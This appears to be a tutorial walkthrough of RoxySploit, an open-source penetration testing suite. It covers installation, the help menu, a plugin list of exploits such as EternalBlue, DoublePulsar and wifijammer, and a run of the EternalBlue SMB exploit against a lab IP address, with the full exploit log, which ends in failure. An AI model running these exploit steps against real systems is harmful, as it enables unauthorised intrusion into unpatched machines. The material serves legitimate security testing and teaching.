RoxySploit


Information Security Inc.

Contents

- About RoxySploit
- Tested OS
- Testing Environment
- Installing RoxySploit
- Running RoxySploit
- References


About RoxySploit

- RoxySploit is a community-supported, open-source and penetration testing suite that supports attacks for numerous scenarios. conducting attacks in the field



```
   .--.       .--.
   `    \     /    `
_                     _
 `\.===. \.^./ .===./`
        \/`"`\/
     ,  | ( ) |  ,
    / `\|;-.-'|/` \
   /    |::\  |    \
.-' ,-'`|:::; |`'-, '-.
    |   |::::\|   |
    |   |::::;|   |
    |   \:::://   |
    |    `.://'   |
   .'             `.
_,'                 `,_
```


Tested OS



Tested on	.
Arch Linux	Working
Kali Linux	Working
Ubuntu	Working
Debian	Working
Centos	Not Tested
Android	Working :)
MacOSX	Needs porting
Windows	Ha no.

Testing Environment


- Kali Linux 2018.1



```
              ~# cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2018.1"
VERSION_ID="2018.1"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```

Installing RoxySploit


- Cloning GitHub repository



```
~# git clone https://github.com/Eitenne/roxysploit.git; cd roxysploit
Cloning into 'roxysploit'...
remote: Counting objects: 614, done.
remote: Compressing objects: 100% (42/42), done.
remote: Total 614 (delta 21), reused 0 (delta 0), pack-reused 572
Receiving objects: 100% (614/614), 9.98 MiB | 4.02 MiB/s, done.
Resolving deltas: 100% (300/300), done.
~/roxysploit# ls -alh
total 360K
drwxr-xr-x   8 root root 4.0K Feb 19 14:29 .
drwxr-xr-x 156 root root  12K Feb 19 14:29 ..
drwxr-xr-x   2 root root 4.0K Feb 19 14:29 banners
-rw-r--r--   1 root root 284K Feb 19 14:29 carbon.png
drwxr-xr-x   2 root root 4.0K Feb 19 14:29 core
drwxr-xr-x   8 root root 4.0K Feb 19 14:29 .git
-rw-r--r--   1 root root 1.2K Feb 19 14:29 install
drwxr-xr-x   2 root root 4.0K Feb 19 14:29 modules
-rw-r--r--   1 root root  515 Feb 19 14:29 pippacks
drwxr-xr-x  15 root root 4.0K Feb 19 14:29 plugins
-rw-r--r--   1 root root 5.0K Feb 19 14:29 README.md
-rw-r--r--   1 root root 6.9K Feb 19 14:29 roxy.py
-rw-r--r--   1 root root   45 Feb 19 14:29 rsfc
-rw-r--r--   1 root root   47 Feb 19 14:29 rsfupdate
drwxr-xr-x   2 root root 4.0K Feb 19 14:29 storage
-rw-r--r--   1 root root  859 Feb 19 14:29 update.py
```

Installing RoxySploit


- Installing RoxySploit



```
              ~/roxysploit# /bin/bash install
Thanks for downloading roxysploit!
So im going to load all files now for you please wait...
installing all packages...
Requirement already satisfied: logging in /usr/local/lib/python2.7/dist-packages
Requirement already satisfied: impacket in /usr/local/lib/python2.7/dist-packages
```

Running RoxySploit


- Running RoxySploit



```
               ~/roxysploit# cd /opt/roxysploit/
               /opt/roxysploit# pwd
/opt/roxysploit
               /opt/roxysploit# which rsfc
/usr/bin/rsfc
               /opt/roxysploit# rsfc
```

Running RoxySploit


- Running RoxySploit



```
[*] Preparing environment... 100
[?] Creating logfile: /opt/roxysploit/storage/logs/19-02-2018-15:09:38.log
[*] Retargetting Session
[+] Default Target IP Address [0]:
[?] Initializing Global State
[+] Set TargetIp => 0
[+] Loaded plugins => 34
[+] Detected Version => 4.9.0
     .--.       .--.
     `    \     /    `
  _`\.===. \.^./ .===./`_
          \/`"`\/
       ,  | ( ) |  ,
      / `\|;-.-'|/` \
     /    |::\  |    \
  .-' ,-'`|:::; |`'-, '-.
      |   |::::\|   |
      |   |::::;|   |
      |   \:::://   |
      |    `.://'   |
     .'             `.
  _,'                 `,_

wlan0: error fetching interface information: Device not found

                > Local IP Address: 192.168.10.12
                > Gateway IP: 192.168.10.105
                > MAC Address:

rsf > 
```

Running RoxySploit


- RoxySploit Help menu



```
rsf > help


Core Commands
=============

  Command           Description
  -------           -----------
  !                 Run a shell command
  ?                 Shortcut for help
  retarget          Reset global target settings
  ipnet             Run network info
  banner            Print the startup banner
  help              Print out help
  clear             clear screen
  show              list a module
  clean             clear all log files
  plugin            Gives info about plugins
  exit              Quit framework
  search            Search for Payloads::Exploits::Others
  rsfupdate         Update the roxysploit package
```

Running RoxySploit


- RoxySploit list plugins



```
rsf > show Plugins

Plugin Category: All
====================

 Name
 ----
 dnsbrute
 wifijammer
 blueborne
 smbtouch
 doublepulsar
 aurora
 picklock
 bunnysploit
 bluechrome
 mapple
 credswipe
 kodi
 rfpwn
 chimayred
 poppy
 passby
 redcarpet
 jailpwn
 handler
 internalroute
 ftpbrute
 shellgame
 bleed
 tresspass
 hello
 scan
 byepot
 smartremote
 esteemaudit
 iloot
 dnsspoof
 explodingcan
 architouch
 eternalblue
```

Running RoxySploit


- Using eternalblue plugin



```
rsf > retarget
[*] Retargetting Session
[+] Default Target IP Address [192.168.10.112]: 192.168.86.16
[+] Set TargetIp => 192.168.86.16
[?] ReInitializing Global State
[+] Configure successful
rsf > use eternalblue
rsf (Eternalblue) > execute
[?] TargetPort :: Port used by the SMB service for exploit connection
[+] port: [445]: 445
[?] NetworkTimeout :: Timeout for blocking network calls <in seconds>. Use -1 or no timeout.
[+] timeout: [60]:
[?] Architecture :: Operating System, Service Pack, and Architecture of target OS
[+] architecture: [x86]:
[?] Process :: A process to inject
[+] process: [lsass.exe]:
[?] Version :: Operating System Version XP|WIN72K8R2
[+] architecture: [WIN72K8R2]:
[?] Function :: Setup a function to do a service onto the target

*0) RunDLL :: Run a shellcode
 1) Ping :: Ping backdoor
 2) Uninstall :: Uninstall backdoor

[+] function: [0]:
```

Running RoxySploit


- Using eternalblue plugin



```
[+] function: [0]:
[?] Configuring Plugin

Name             Set Value
----             ----------
NetworkTimeout   60
TargetIp         192.168.86.16
TargetPort       445
Architecture     x86
Version          WIN72K8R2
Function         0


[?] Execute Plugins? [yes]: yes
[*] Exploiting Eternalblue-2.2.0.exe
001b:err:winediag:nodrv_CreateWindow Application tried to create a window, but no driver could be loaded.
001b:err:winediag:nodrv_CreateWindow Make sure that your X server is running and that $DISPLAY is set correctly.
001b:err:ole:apartment_createwindowifneeded CreateWindow failed with error 0
001b:err:ole:apartment_createwindowifneeded CreateWindow failed with error 0
001b:err:ole:apartment_createwindowifneeded CreateWindow failed with error 0
000b:err:winediag:nodrv_CreateWindow Application tried to create a window, but no driver could be loaded.
000b:err:winediag:nodrv_CreateWindow Make sure that your X server is running and that $DISPLAY is set correctly.
001f:err:winediag:nodrv_CreateWindow Application tried to create a window, but no driver could be loaded.
001f:err:winediag:nodrv_CreateWindow Make sure that your X server is running and that $DISPLAY is set correctly.
001f:err:ole:apartment_createwindowifneeded CreateWindow failed with error 0
001f:err:ole:apartment_createwindowifneeded CreateWindow failed with error 0
001f:err:ole:apartment_createwindowifneeded CreateWindow failed with error 0
0019:err:winediag:nodrv_CreateWindow Application tried to create a window, but no driver could be loaded.
0019:err:winediag:nodrv_CreateWindow Make sure that your X server is running and that $DISPLAY is set correctly.
Could not load wine-gecko. HTML rendering will be disabled.
```

Running RoxySploit

- Using eternalblue plugin



```
[*] Trying again with 22 Groom Allocations
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .......................DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor NOT installed
===============================================================================
=====================================FAIL======================================
===============================================================================
[+] CORE terminated with status code 0xdf5d0037
[-] Error getting output back from Core; aborting...
rsf (Eternalblue) > 
```

References

- Kitploit

https://www.kitploit.com/2018/02/roxysploit-penetration-testing-suite.html